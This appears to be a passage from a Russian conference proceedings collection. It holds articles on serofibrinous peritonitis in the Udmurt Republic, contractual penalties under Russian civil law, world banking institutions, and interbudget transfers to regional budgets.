DISTRIBUTION OF THE LOCAL SEROUS-FIBRINOSIC FORM OF PERITONITIS OF ADULT POPULATION OF THE UDMURT REPUBLIC FOR 2016-2017.

Annotation: The article analyzes the trends in the progression of the sero-fibrinous form of peritonitis in the adult population of the Udmurt Republic for 2016-2017. During the study of case histories of residents of cities and districts of the Udmurt Republic: Izhevsk, Glazov, Votkinsk, Malo-Purgin and Yakshur-Bodinsky districts during this period, it was revealed that there is a tendency for the progression of the local serofibrinous form of peritonitis.

Key words: analysis, peritonitis, complication, classification of peritonitis, forms of peritonitis, morbidity, pathogenesis.

Перитонит – это воспаление париетальной и висцеральной брюшины, вторичного характера, возникающее у лиц 15-80 лет, сопровождающееся болевым и интоксикационным синдромами, приводящее к полиорганной недостаточности. В настоящее время перитонит вызывается смешанной флорой, а также среди хирургической патологии наиболее часто к возникновению перитонита приводит перфорация полых органов.[1;2;3]

В эту группу водят пациенты с перфоративной гастродуоденальной язвой, перфорациями червеобразного отростка, кишечника, травмой органов брюшной полости, и несостоятельностью желудочно-кишечных и межкишечных анастомозов.

Перитонит остаётся одним из самых тяжелых осложнений заболеваний и травм органов брюшной полости. Несмотря на поиски новых методов лечения и профилактики уровень летальности от перитонита остается высоким.

С целью определения тенденции прогрессирования серозно-фибринозной формы перитонита взрослого населения Удмуртской республики за 2016-2017 гг. нами был проведен анализ 420 историй болезни хирургического отделения первой республиканской клинической больницы г.Ижевска. Из данных историй на долю перитонита приходиться 34 случая заболеваемости, из которых по характеру экссудата мы выделили следующие виды:

1. Серозно-фибринозный перитонит, являющийся промежуточной стадией между серозным и фибринозным формами, встречается в 90%случаев. Заметны сгустки фибрина белого цвета, плавающие в выпоте, или находящиеся на брюшине. Их легко удалить или смыть с кишечной стенки или брюшины.[3]

2. Второй по распространенности вид перитонита-серозный, встречающийся в 8%случаев. Данный вид перитонита появляется как правило при на непродолжительных сроках воспаления. В брюшной полости присутствует небольшое количество светлого выпота без запаха, светло-желтого или желтого цвета. Количество его может быть небольшим или значительным.[3]

3. Реже всего, в 2% случаев встречается гнойный перитонит. Выпот сгущается, становиться темным и превращается в гной. Гной в брюшной полости отличается от как такового в мягких тканях, вызываемый грам + бактериями. В брюшной полости гнойный выпот в брюшной полости жидкий, темно-серого цвета, с пятнами жира. Постепенно появляется резкий специфический запах. [4]

Рисунок 1.Формы перитонита.

Источник: истории болезни хирургического отделения за 2016-2017 годы.

Причем на долю серозно-фибринозного перитонита в 2016 году приходилось 55%случаев(8 историй),в то время как в 2017 году на его долю приходиться 70%(14 историй).

Патогенез:

Первой реакцией в патогенезе перитонита выступают изменения сосудистой стенки со стороны брюшины. [5;6] Эти изменения начинаются с рефлекторных сокращений мелких артерий с последующим быстрым расширением сосудистой системы брюшной полости, что приводит к воспалительной гиперемии.

Расширение происходит и в лимфатических сосудах брюшной полости. Изменение стенок кровеносных и лимфатических сосудов способствует увеличению проницаемости сосудов и ведет к экссудации. Бактерицидные вещества, содержащиеся в экссудате, разрушают бактерии. Освобождающиеся эндотоксины, смешиваясь с бактериями, вырабатываемыми ими экзотоксинами, делают экссудат токсичным, вызывающим гибель клеточных элементов брюшины.

Последние, поступая в экссудат, способствуют развитию воспаления. В случае перфорации к экссудату примешивается еще и обильное содержимое с большим количеством гистаминоподобных веществ.

Важным фактором в патогенезе перитонита являются нарушения со стороны кишечника. В результате развившегося пареза происходит разложение содержимого кишок с образованием токсинов, газов. Образовавшиеся токсины оказывают пагубное влияние на сосуды, нервы, мускулатуру кишечной стенки, нарушая ее двигательную способность.




Рисунок 2.Патогенез перитонита.

Источник: комплексное лечение гнойного перитонита, учебное пособие. авторы Стяжкина С. Н., Ситников В.А, Варганов М.В, Ижевск,2005г 56 с.

Наряду с развитием пареза и паралича кишечника, нарушается его всасывательная способность, что в дополнении с расширением кровеносных сосудов усиливает выделение жидкости в кишечный просвет. Это резко нарушает кругооборот пищеварительных соков, водно-солевой и ионный баланс, изменяет состав крови.

Вскоре после инфицирования брюшной полости наблюдаются расстройства обменных процессов.

Резко наступившее обезвоживание организма, потеря солей и белка (вследствие экссудации в брюшную полость, миграции жидкости в кишечник), а также расстройства секреторной деятельности печени и поджелудочной железы, приводит к усугублению возникших на ранних этапах расстройств обменных процессов, в следствие которых в организме нарастают процессы ацидоза.

В ходе исследования историй болезни жителей городов и районов Удмуртской республики: Ижевск, Глазов, Воткинск, Мало-Пургинский и Якшур-Бодьинский районов за 2016-2017 годы, было выявлено, что имеется тенденция повышения заболеваемости серозно-фибринозным перитонитом у лиц 15-80 лет.

Использованные источники:

1. Кузин М. И. «Хирургические болезни» М., 2002.с 713
2. Савельев В. С., Кириенко А. И. Хирургические болезни 2009.с 370

3. Симонян К. С. «Перитониты», М., 1971.с 42
4. Савчук В. Д. «Гнойный перитонит», М., 1979.с 97
5. Гостищев В.К., Сажин В.П., Авдовенко А.Л. Перитонит. М: ГЭОТАР-МЕД 2002; с. 238
6. Пигович И.Б.статья патогенез перитонита на медицинском сайте Surgeryzone. URL:http://surgeryzone.net/info/info-hirurgia/patogenez-eritonita.html

УДК 347.

Муртазаева А.А.
студент магистратуры
юридический факультет
Чеченский государственный университет
Россия, г. Грозный

НЕКОТОРЫЕ ПРОБЛЕМЫ ПРАВОВОГО РЕГУЛИРОВАНИЯ ИНСТИТУТА НЕУСТОЙКИ

Аннотация. В статье рассматривается неустойка как мера гражданско-правовой ответственности и как способ обеспечения исполнения обязательств. Раскрываются ее основные особенности как меры договорной ответственности. На основе анализа российского законодательства рассматриваются основные проблемы применения неустойки в договорных обязательствах.

Ключевые слова: неустойка, мера ответственности, договор, обязательство, снижение размера неустойки.

Murtazaeva A.A.
student undergraduate of law department
Chechen state university
Russia, Grozny

SOME PROBLEMS OF LEGAL REGULATION OF THE INSTITUTION OF PENALTY

Annotation. The article considers the penalty as a measure of civil liability and as a way to ensure the fulfillment of obligations. Its main features as measures of contractual liability are revealed. On the basis of the analysis of the Russian legislation the main problems of application of a penalty in contractual obligations are considered.

Keywords: penalty, measure of responsibility, contract, obligation, reduction of the penalty.

Неустойка является одним из наиболее используемым способом обеспечения исполнения обязательств и мерой гражданско-правовой ответственности. Согласно п.1 ст. 330 Гражданского Кодекса РФ (далее - ГК РФ): « неустойкой (штрафом, пеней) признается определенная законом или договором денежная сумма, которую должник обязан уплатить

кредитору в случае неисполнения или ненадлежащего исполнения обязательства, в частности в случае просрочки исполнения» [1].

Нормы о неустойке закреплены в главе 23 ГК РФ «Обеспечение исполнения обязательств» и в главе 25 ГК РФ «Ответственность за нарушение обязательств». Такое законодательное закрепление норм о неустойке является обстоятельством свидетельствующим о признании законодателем двойственной правовой природы неустойки. Следовательно, неустойку можно рассматривать как способ обеспечения исполнения обязательств и как меру ответственности за неисполнение или ненадлежащее исполнение обязательств.

Как отмечает А.П. Сергеев: « осознание должником своей обязанности уплатить неустойку в случае нарушения обязательства, стимулирует должника к надлежащему поведению, и в этом проявляется обеспечительный характер неустойки» [2].

По словам В.В. Витрянского во-первых, взыскание неустойки осуществляется при наличии правонарушения, то есть в случае неисполнения или ненадлежащего исполнения обязательства, во-вторых, неустойка является дополнительным обременением, влекущая для должника неблагоприятные имущественные последствия [3].

Присоединяясь к вышеизложенным мнениям можно уточнить, что до нарушения обязательства, положения о неустойке нацелены на обеспечение надлежащего исполнения обязательства. Следовательно, до нарушения обязательства неустойку можно рассматривать как способ обеспечения надлежащего исполнения обязательств. В случае нарушения обязательства взыскание неустойки имеет цель не только воздействовать на неисправного должника, но и компенсировать кредитору его потери. Из сказанного можно сделать вывод о том, что в случае нарушения обязательства, неустойка превращается в меру гражданско-правовой ответственности.

Наиболее широкое использование неустойки в договорных обязательствах объясняется тем , что она является весьма удобным средством восполнения потерь кредитора, возникших в результате нарушения одной из сторон в обязательстве своих обязанностей перед контрагентом. Такое «удобство» неустойки обеспечивается особенностями присущими институту неустойки.

Во-первых для её взыскания нет необходимости доказать наличия убытков, достаточно самого факта совершения правонарушения.

Во-вторых при заключении договора стороны свободны в определении размера договорной неустойки, порядка её исчисления, то есть в установлении в договоре условий о неустойке.

В зависимости от соотношения со взыскиваемыми убытками неустойка делится на следующие виды: зачетная, штрафная, исключительная и альтернативная неустойка. Законом или договором может быть предусмотрена любая из них.

При включении в договор зачетной неустойки, убытки возмещаются в

части непокрытой неустойкой.

Суть исключительной неустойки заключается в том, что кредитор имеет право взыскать только неустойку, но не убытки. Использование исключительной неустойки в договорных обязательствах объясняется тем, что стороны при заключении договора заранее проводят оценку возможных убытков, которые могут наступить в результате нарушения обязательства и включают размер убытков в сумму исключительной неустойки.

Согласно п.1 ст. 394 ГК РФ суть применения штрафной неустойки обусловлено тем фактом, что при нарушении обязательства убытки могут быть взысканы в полной сумме сверх неустойки . Штрафная неустойка может быть предусмотрена законом (императивно) или сторонами при заключении договора (диспозитивно). Например: в ст. 622 ГК РФ указывается на то, что если за несвоевременный возврат арендованного имущества договором предусмотрена неустойка, убытки могут быть взысканы в полной сумме сверх неустойки, если иное не предусмотрено договором.

По выбору кредитора с должника могут быть взысканы либо убытки либо неустойка (альтернативная неустойка). На практике данный вид неустойки не нашел такого широкого применения.

Одна из проблем правового регулирования неустойки состоит в определении размера неустойки. В российском законодательстве отсутствуют какие-либо ограничения для определения размера неустойки. В соответствии с ГК РФ предприниматели имеют право самостоятельно определить размер договорной неустойки и порядок ее исчисления. То есть стороны произвольно определяют размер неустойки. Следовательно, в подавляющем количестве договоров устанавливается неустойка, во много раз превышающие убытки кредиторов. Для решения этой проблемы необходимо разработать методику определения размера договорной неустойки.

Следующей проблемой правового регулирования института неустойки является несоразмерность неустойки последствиям нарушения обязательств.

В соответствии с п.1 ст.332 ГК РФ основанием снижения размера неустойки является её несоразмерность последствиям нарушения обязательства.

Согласно п. 2 Информационного письма Президиума ВАС от 14.07.97 № 17 определены критерии для установления несоразмерности неустойки. Основываясь на них суд может установить несоразмерность неустойки в каждом конкретном случае. К таким критериям относятся: значительное превышение суммы неустойки суммы возможных убытков, вызванных нарушением обязательств; чрезмерно высокий процент неустойки; длительность неисполнения обязательств [4]. Данный перечень ВАС оставляет открытым. Исходя из того, что перечень остается открытым можно сделать вывод о том, что данное решение оставляется на усмотрение суда.

Если обязательство нарушено лицом, осуществляющим предпринимательскую деятельность, суд вправе уменьшить неустойку при условии заявления должника о таком уменьшении. Однако, в соответствии с п. 1 информационного письма от 14 июля 1997 г. N 17 суд имеет право снизить размер неустойки по собственной инициативе, то есть без соответствующего ходатайства ответчика [4] .

Как считает А. Г. Карапетов, если закон защищает должника включивший в договор неадекватно высокую неустойку, то нужно защищать его интересы в суде, даже если он не заявит соответствующее ходатайство[5].

Вполне обоснованно введение законодателем нормы о праве суда на уменьшение неустойки. В связи с этим было бы обоснованно установить в законе минимального и максимального предела уменьшения неустойки. В качестве критерия уменьшения неустойки установить различные показатели такие как: не исполнено ли обязательство полностью; обязательство исполнено частично; обязательство исполнено с устранимыми нарушениями; период нарушения обязательства и бездействия должника по предотвращению нарушения.

В качестве итога указанным выше проблемным моментам следует подчеркнуть, что для эффективного применения института неустойки в договорных обязательствах необходимо детально изучить вопросы об основаниях снижения неустойки и устранить существующие в законодательстве пробелы, путем модернизации соответствующих актов, регламентирующих рассматриваемые проблемные вопросы.

Использованные источники:

1. "Гражданский кодекс Российской Федерации (часть первая)" от 30.11.1994 N 51-ФЗ// Электронный ресурс // СПС « Консультант плюс» // URL: www.consultant.ru [Дата обращения: 14.11.2018 г].
2. Сергеев А.П. Гражданское право. М: Проспект, 2010 год. 633 стр.
3. Брагинский М.И., Витрянский В.В. Договорное право. Книга первая. Общие положения. М., 2003. С. 660 - 661.
4. Информационное письмо Президиума ВАС РФ от 14.07.1997 N 17 «Обзор практики применения арбитражными судами статьи 333 Гражданского кодекса Российской Федерации» Электронный ресурс // СПС « Консультант плюс» // URL: www.consultant.ru [Дата обращения: 14.11.2018 г].
5. Карапетов А. Г. Неустойка как средство защиты прав кредитора в российском и зарубежном праве. М.: Статут, 2005

УДК 336.1

Мусаева Б.М.
ассистент
кафедра «Экономика предприятий»
Институт экономики и финансов
Чеченский государственный университет
Россия, г. Грозный

РОЛЬ МИРОВЫХ БАНКОВСКИХ ИНСТИТУТОВ В РАЗВИТИИ НАЦИОНАЛЬНЫХ ЭКОНОМИК

В настоящей статье дана оценка состояния и развития мировых банковских институтов в новых условиях деятельности, которой свойственны процессы глобализации финансовых рынков, обеспечивающие возможности для определения явлений трансформации и изменений, происходящих внутри глобальной финансовой системы. Данные анализа позволяют определить роль и значение мировых банковских институтов в обеспечении стабилизации мировых финансовых рынках, что крайне важно в плане посткризисного восстановления.

Автор статьи отмечает, что роль и значение мировых банковских институтов под влиянием процессов глобализации финансовых рынков становится особенно актуальной и требует проведения оценки и анализа сложившейся ситуации на финансовых рынках.

В статье показана роль банков в системе финансовых институтов, выступающих эмитентами ценных бумаг, которые отмечаются как менее рисковые, по сравнению с ценными бумагами предприятий, участниками портфельных инвестиций и трастовых операций, а также обеспечивающими предоставление кредитов.

Ключевые слова: мировые банковские институты, глобализация финансовых рынков, банковский капитал, конкуренция, поглощение/слияние.

Musaeva B.M. Assistant of the Department "Economics of Enterprises"
Institute of Economics and Finance
Chechen State University
Russia, Grozny

THE ROLE OF WORLD BANKING INSTITUTIONS IN THE DEVELOPMENT OF NATIONAL ECONOMICS

This article assesses the state and development of global banking institutions in the new business environment, which is characterized by the globalization of financial markets, providing opportunities to identify the phenomena of transformation and changes occurring within the global financial system. The analysis data allows determining the role and importance of global banking institutions in ensuring stabilization of global financial markets, which is extremely important in terms of post-crisis recovery.

The author of the article notes that the role and importance of global banking institutions under the influence of globalization of financial markets

becomes particularly relevant and requires an assessment and analysis of the current situation in financial markets.

The article shows the role of banks in the system of financial institutions that are issuers of securities, which are marked as less risky compared to the securities of enterprises, participants of portfolio investments and trust operations, as well as providing loans.

Keywords: global banking institutions, globalization of financial markets, banking capital, competition, takeover / merger.

Возросшая роль и значение мировых банковских институтов для развития национальных экономик напрямую связана с процессами финансовой глобализации, а также тенденциями развития международного (глобального) банковского бизнеса.

За последние десятилетия XX в. в стране наметился рост банковского капитала и его активов, укрупнение финансовых институтов и обострение конкуренции в банковском деле.

Российская банковская система обеспечила увеличение собственного капитала в 2016 году на 4,9% или на 0,4 трлн. руб., а на 1 января 2017 года он составил более 9,4 трлн. руб., что связан с усилением конкуренции, борьбой за привлечение новых клиентов, расширение и увеличение доли рынка. Банки сегодня расширяют виды предоставляемых своим клиентам банковских услуг.

В этих условиях имело место усиления роли международной торговли, что объяснялось развитием так называемых развивающихся рынков, которые способствовали расширению объемов банковских услуг [1, с. 8].

В 1990-х годах банки начали прибегать к операциям слияния и поглощения, что обеспечивало вывод вновь созданных банков на новый уровень в рейтингах банков. Одновременно наблюдается процесс роста банковского капитала, концентрации его у крупных транснациональных банков, а также интернационализация банковской деятельности и универсализация международной банковской деятельности, что характеризует расширение величины средств мобилизации банковского капитала и сферы его применения.

Отметим, что даже американские коммерческие банки, которым запрещено совершение многих видов операций с ценными бумагами, осуществляют различные операции подобного типа через свои дочерние структуры.

Развитие указанных тенденций связано с объективными процессами укрупнения объемов мирового производства, увеличения масштабов транснациональных корпораций, а также с некоторыми качественными изменениями, которые заставили банки коренным образом пересмотреть принципы формирования своей политики на мировых рынках банковских услуг.

С одной стороны, в современных условиях жесткой конкуренции за

клиента деятельность сферы банковских услуг усложнилась и требует более четкого подхода к принятию рисков.

Усиливающаяся интернационализация банковского бизнеса ведет к росту как числа, так и масштабов риска, принимаемых транснациональными банками.

При растущей интернационализации своих операций и клиентов транснациональные банки весьма жестко подходят к принятию решений по финансированию заемщиков в развивающихся странах [3, с.22].

С другой стороны, конкуренция за клиента ведет к значительному снижению банковской маржи. В этих условиях уже не банк диктует правила, а клиент навязывает свои условия и ценовые параметры банкам.

Конкуренция на некоторых рынках усилилась и в связи с введением единой европейской валюты (евро), поскольку банки Европы понесли потери части своих доходов от валютообменных трансграничных операций в связи с введением единого европейского пространства. Эти процессы приводят к необходимости усилить конкурентоспособность европейских банков в ценовой политике для увеличения объемов их операций, что обостряет конкуренцию и за пределами единого европейского пространства.

Располагая большим объемом и видами услуг глобальные банки имеют возможность поддерживать более или менее постоянный уровень доходности своих операций за счет так называемой перекрестной продажи банковских продуктов, то есть сочетания нескольких продуктов в одном, более сложном.

Одной из главных причин, определяющих тактику банков, является стабильность развития мировых финансовых институтов, и концентрация в них капиталов. Поэтому, несмотря на многие различия, одним из первостепенных вопросов для крупных банков является их присутствие в основных мировых финансовых центрах мировых банковских институтов.

Причем открытие офисов крупнейших банков в таких городах, как Лондон, Нью-Йорк и Токио, не ограничивается открытием представительства и сбором информации для последующей ее передачи в головной офис банка.

Здесь учреждаются полноценные банковские отделения/филиалы или же дочерние банки.

Данная стратегия связана с большими затратами на новые технологии и с привлечением квалифицированного персонала, однако это окупается высокими оборотами.

Все указанные тенденции развития банковских институтов и банковской системы свидетельствуют о постоянно растущих размерах крупнейших мировых банков: увеличиваются число их клиентов, активы и капитал.

Помимо самих банков решения об увеличении капитала принимают в общем порядке регулирующие органы не только той страны, где базируется этот банк, но и наднациональные органы. В частности, Банк международных

расчетов за последнее десятилетие издал ряд указаний по укреплению банковского капитала, выполнять которые обязаны банки тех стран, которые подписали Базельское соглашение.

Однако, как отмечает Е.В. Семенова, «далеко не все крупнейшие транснациональные банки способны постоянно наращивать свой капитал, поскольку каждый раз необходимо получать одобрение акционеров на внесение дополнительных средств в уставный капитал или же на привлечение новых акционеров» [4, с.8].

Один из способов достаточно быстрого увеличения капитала банка – его поглощение/слияние с другим финансовым институтом.

Как отмечают аналитики многих инвестиционных банков, с середины 1990-х годов большинство банков определяли для себя свою стратегию на рынке следующим образом: поглотить/слиться с другим банком или же быть поглощенным другим финансовым институтом.

Причем, слияние и поглощение в банковской сфере происходит в условиях глобальных изменений в рейтинге крупнейших банков мира и приносит свои положительные результаты, обеспечивая сокращение издержек и расширяя филиальную сеть банка.

Значение мировых банковских институтов для развития национальных экономик выражается в следующем [2, с.89]:

1. Мировые банковские институты способствуют выравниванию уровня развития национальных экономик. Это можно проследить по деятельности Международного валютного фонда (МВФ), который кредитует, в том числе, развивающиеся экономики при выполнения национальными правительствами ряда реформ, которые способствуют большей открытости и транспарентности.

2. Мировые банковские институты помогают решать сложные социальные проблемы в масштабах всей планеты. Так, целью финансирования проектов Всемирного банка является повышение уровня жизни и сокращение бедности.

В 2010 году, например, Всемирный банк выделил развивающимся странам 23,6 млрд. долл. США на 279 проектов.

3. Мировые банковские институты способствуют стабилизации глобальной банковской системы, через кредитную политику.

Вместе с тем, возможен и обратный процесс, предполагающий некоторую дестабилизацию из-за производимых мировыми банковскими институтами действий.

4. Роль мировых банковских институтов будет возрастать сообразно тому, как мир будет становиться все более взаимосвязанным и взаимозависимым.

Рост глобализационных и интеграционных процессов трансформирует национальные экономики в единую систему экономик. В этой связи как никогда становится важным разработка общих и эффективных правил игры для всех участников мировой экономической системы. Это можно сделать

лишь на уровне мировых банковских институтов.

Использованные источники:

1. Алифанова Е.Н., Вовченко Н.Г., Кочмола К.В. Финансовая глобализация и развитие банковской системы России. – Ростов н/Д: РГЭУ, 2003. – 219 с.
2. Белоглазова Г.Н. Влияние финансовой глобализации на национальную кредитно-банковскую систему. – СПб.: Международный банковский ин-т, 2010. – 130 с.
3. Ключников О.И. Транснациональные банки в глобальной экономике – СПб.: Изд-во Санкт-Петербургского гос. ун-та экономики и финансов, 2009 – 191 с.
4. Семенова Е.В. Развитие крупнейшими транснациональными банками международных филиальных сетей // Вестник Московского университета. Сер. 5. География. 2007. N 2. С. 39.

УДК 336.14

Мусаева Б.М.
ассистент
кафедра «Экономика предприятий»
Институт экономики и финансов
Чеченский государственный университет
Россия, г. Грозный

МЕЖБЮДЖЕТНЫЕ ТРАНСФЕРТЫ КАК ВАЖНЫЙ ИСТОЧНИК ДОХОДОВ БЮДЖЕТА РЕГИОНОВ

Данная статья посвящена проблеме межбюджетных отношений, которая вызывает необходимость совершенствования механизма воздействия на нее, направленные на недопущение диспропорций в развитии страны в целом и его регионов на основе бюджетного регулирования. В статье автор отмечает, что прямая финансовая помощь из вышестоящего бюджета нижестоящему уровню остается действенным средством бюджетного регулирования.

Сегодня важным остается решение вопроса совершенствования бюджетной системы и межбюджетных отношений, обеспечивающей эффективное использование финансовых ресурсов на всех уровнях власти, делает заключение автор статьи. Здесь же автор отмечает, что от решения этих вопросов зависит устойчивое развитие страны.

Ключевые слова: финансово-бюджетная сфера, межбюджетные отношения, межбюджетные трансферты, доходы, расходы, целевые и нецелевые трансферты.

Musaeva B.M. Assistant of the Department "Economics of Enterprises"
Institute of Economics and Finance
Chechen State University
Russia, Grozny

INTERBUDGET TRANSFERTS AS AN IMPORTANT SOURCE OF REGION BUDGET INCOMES

This article is devoted to the problem of inter-budgetary relations, which causes the need to improve the mechanism of influence on it, aimed at preventing imbalances in the development of the country as a whole and its regions on the basis of budget regulation. In the article the author notes that direct financial assistance from the higher budget to the lower level remains an effective means of budget regulation.

Today, it is important to address the issue of improving the budget system and inter-budgetary relations, ensuring the effective use of financial resources at all levels of government, concludes the author. Here, the author notes that the sustainable development of the country depends on the solution of these issues.

Key words: financial-budgetary sphere, intergovernmental relations, intergovernmental transfers, revenues, expenditures, earmarked and non-earmarked transfers.

Становление рыночного механизма хозяйствования в России связано с созданием условий для эффективной политики в финансово-бюджетной сфере.

С этим связана также необходимость трансформации бюджетной системы в целом и межбюджетных отношений.

От эффективности механизма межбюджетных отношений зависит, в конечном счете, состояние развития бюджетной системы Российской Федерации.

Направление межбюджетных отношений основано на распределении финансовых ресурсов и сосредоточено сегодня на достижении стабилизации в развитии страны в целом и его регионов. Решение этой проблемы строится на основе системы межбюджетных трансфертов, которая служит важным инструментом реализации задач бюджетов нижестоящих уровней и является каналом доведения результатов деятельности производства до населения.

Межбюджетные отношения призваны обеспечить равные финансовые условия и возможности для всех уровней власти для достижения сбалансированности бюджетов. При этом сбалансированность бюджетов различных уровней иерархии занимает центральное место в рамках межбюджетных отношений, которая выступает важнейшим и необходимым условием обеспечения эффективной государственной политики в финансовой сфере [1].

Действие механизма поступления доходов и расходов уровней органов власти связано с воздействием бюджета на экономику. При этом учитывается необходимость организации эффективной системы налогообложения хозяйствующих субъектов и физических лиц, обеспечения стабильности производства при одновременном достижении сбалансированности объема и структуры расходов государства, что создает условия для устойчивого развития экономики. Причем налоговые поступления являются главным источником доходов бюджетов.

Здесь же отметим, что государство осуществляет меры по корректировке установленных бюджетных взаимосвязей, оказывая влияние на весь ход становления межбюджетных отношений, обеспечивая при этом оказание финансовой поддержки территориальным бюджетам через механизм управления межбюджетными отношениями, которые отличаются недостаточным объемом средств для решения социальных и иных задач.

Каждый регион с учетом сложившихся условий, по-разному подходят к решению экономических проблем.

В.В. Иванов в своей работе «Теория и практика межбюджетных отношений» отмечает, что «выбор стратегии развития экономики, деятельность всей системы бюджетного федерализма, зависят в основном от вида и состава используемых механизмов регулирования межбюджетных отношений, направленных на обеспечение эффективного использования бюджетных средств. Бюджетное устройство тесно связано с государственным устройством (федеративное или унитарное государство),

от социально-экономическим строем общества» [3].

Взаимоотношения между отдельными субъектами, а также между субъектами и федеральным центром строятся на принципах бюджетного федерализма, который выступает как система финансовых связей федерального (центрального) бюджета и субъектов Федерации, оставляя за своими рамками взаимоотношения органов власти с источниками бюджетных средств и конечными их потребителями, т.е. юридическими и физическими лицами [2].

Бюджетный федерализм также в законодательном порядке устанавливает бюджетные права, обязанности и правила взаимодействия федеральных и региональных органов власти и управления. А государство в свою очередь формирует бюджетные взаимосвязи, определяет пропорции распределения централизованных ресурсов.

И здесь в качестве основных признаков федерализма В.В. Иванов выделяет следующие:

-распределение полномочий законодательной и исполнительной власти и доходных источников между центральными и региональными уровнями власти, закрепленное в Конституции;

-представительство регионов на федеральном уровне;

-конституционное право изменять конституцию страны с согласия регионов;

-посредничество в форме судебной системы или референдумов при разрешении конфликтов между правительствами;

-наличие институтов для межправительственного сотрудничества в тех областях, где распределение полномочий не определено или перекрывается;

-наличие децентрализованного правительства, причем уровень полномочий центрального правительства на федеральном уровне выше, чем уровень полномочий регионального правительства [3].

Бюджетный федерализм предполагает самостоятельность в нахождении средств для финансирования децентрализовано принимаемых решений и региональных программ субъектами федерации. Только в этом случае можно говорить о реальной самостоятельности регионов. В то же время, во многих случаях действительность такова, что. В случаях недостаточности финансовых ресурсов для реализации принимаемых субъектами федерации решений, «децентрализация управления, предусматривающая передачу регионам определенных прав в области управления, подкрепляется соответствующей передачей им денежных средств из федерального бюджета или бюджетов других субъектов федерации» [4].

Сделано заключение о том, что межбюджетные трансферты являются важнейшим источником пополнения бюджетов всех уровней.

В числе межбюджетных трансфертов в качестве основных видов выделяют дотации, субсидии и субвенции.

Дотации выделяются из специального Федерального фонда

финансовой поддержки, как правило, без учета направлений или условий их использования, безвозмездно и безвозвратно.

Субсидии же, напротив, имеют конкретные цели и выделяются для возмещения расходов местных бюджетов на безвозмездной основе.

Субвенции как целевые средства должны быть использованы по их целевому назначению, выделяются на безвозмездной основе из специального Федерального фонда компенсаций.

Целевые и нецелевые трансферты в бюджет получателя для выполнения своих расходных полномочий и целевые, используемые для исполнения делегированных полномочий бюджету - получателю в бюджеты соответствующих уровней характеризуют типы межбюджетных трансфертов.

Межбюджетные трансферты, используемые для решения делегированных полномочий, преследуют цель достижения повышения эффективности межбюджетных отношений, обеспечивая реализацию полномочий с меньшими затратами.

Целевые межбюджетные трансферты бюджету-получателю направляются на формирование ресурсов региональных бюджетов для выполнения текущих хозяйственных задач. Реализация этих задач служит индикатором востребованности проведения планового мероприятия.

Отсюда можно сделать вывод о том, что межбюджетным трансфертам свойственны функции, обеспечивающие решение следующих проблем:

- возмещение расходов на услуги бюджетам нижних уровней в условиях превышения расходов других поступлений в эти бюджеты;
- устранение проблем, связанных с горизонтальными диспропорциями;
- стимулирование деятельности местных властей в наращивании налогового потенциала.

Для успешной реализации этих функций важно внедрить действенный механизм регулирования подобных трансфертов.

Процесс использования трансфертов связан с необходимостью достижения целевого использования бюджетных средств.

При сокращении поступлений в федеральный бюджет, федеральное правительство вынуждено снижать объемы трансфертов, а это в свою очередь переносит проблемы дефицита бюджета на бюджеты субъектов федерации.

Сбалансированность бюджета и развитие его на региональном уровне, как условие эффективности деятельности финансово-бюджетной сферы, является важной целью межбюджетных трансфертов.

Отсюда следует вывод, что межбюджетные отношения влияют на степень социально - экономического развития страны, что обеспечивается действием системы межбюджетных трансфертов. При этом ставится задача решения проблемы равномерности и стабильности развития территорий страны.

Таким образом, как отмечает Н. В. Андреева в своей работе:

«Межбюджетные трансферты как важный доходный источник регионов Российской Федерации», межбюджетные трансферты являются важным источником доходов для бюджета регионов, которые испытывают недостаток собственных средств для нормального функционирования данной территории.

Следовательно, меры, направленные на развитие межбюджетных отношений и управления финансами в Российской Федерации, призваны обеспечить эффективную деятельность системы межбюджетных отношений.

Использованные источники:

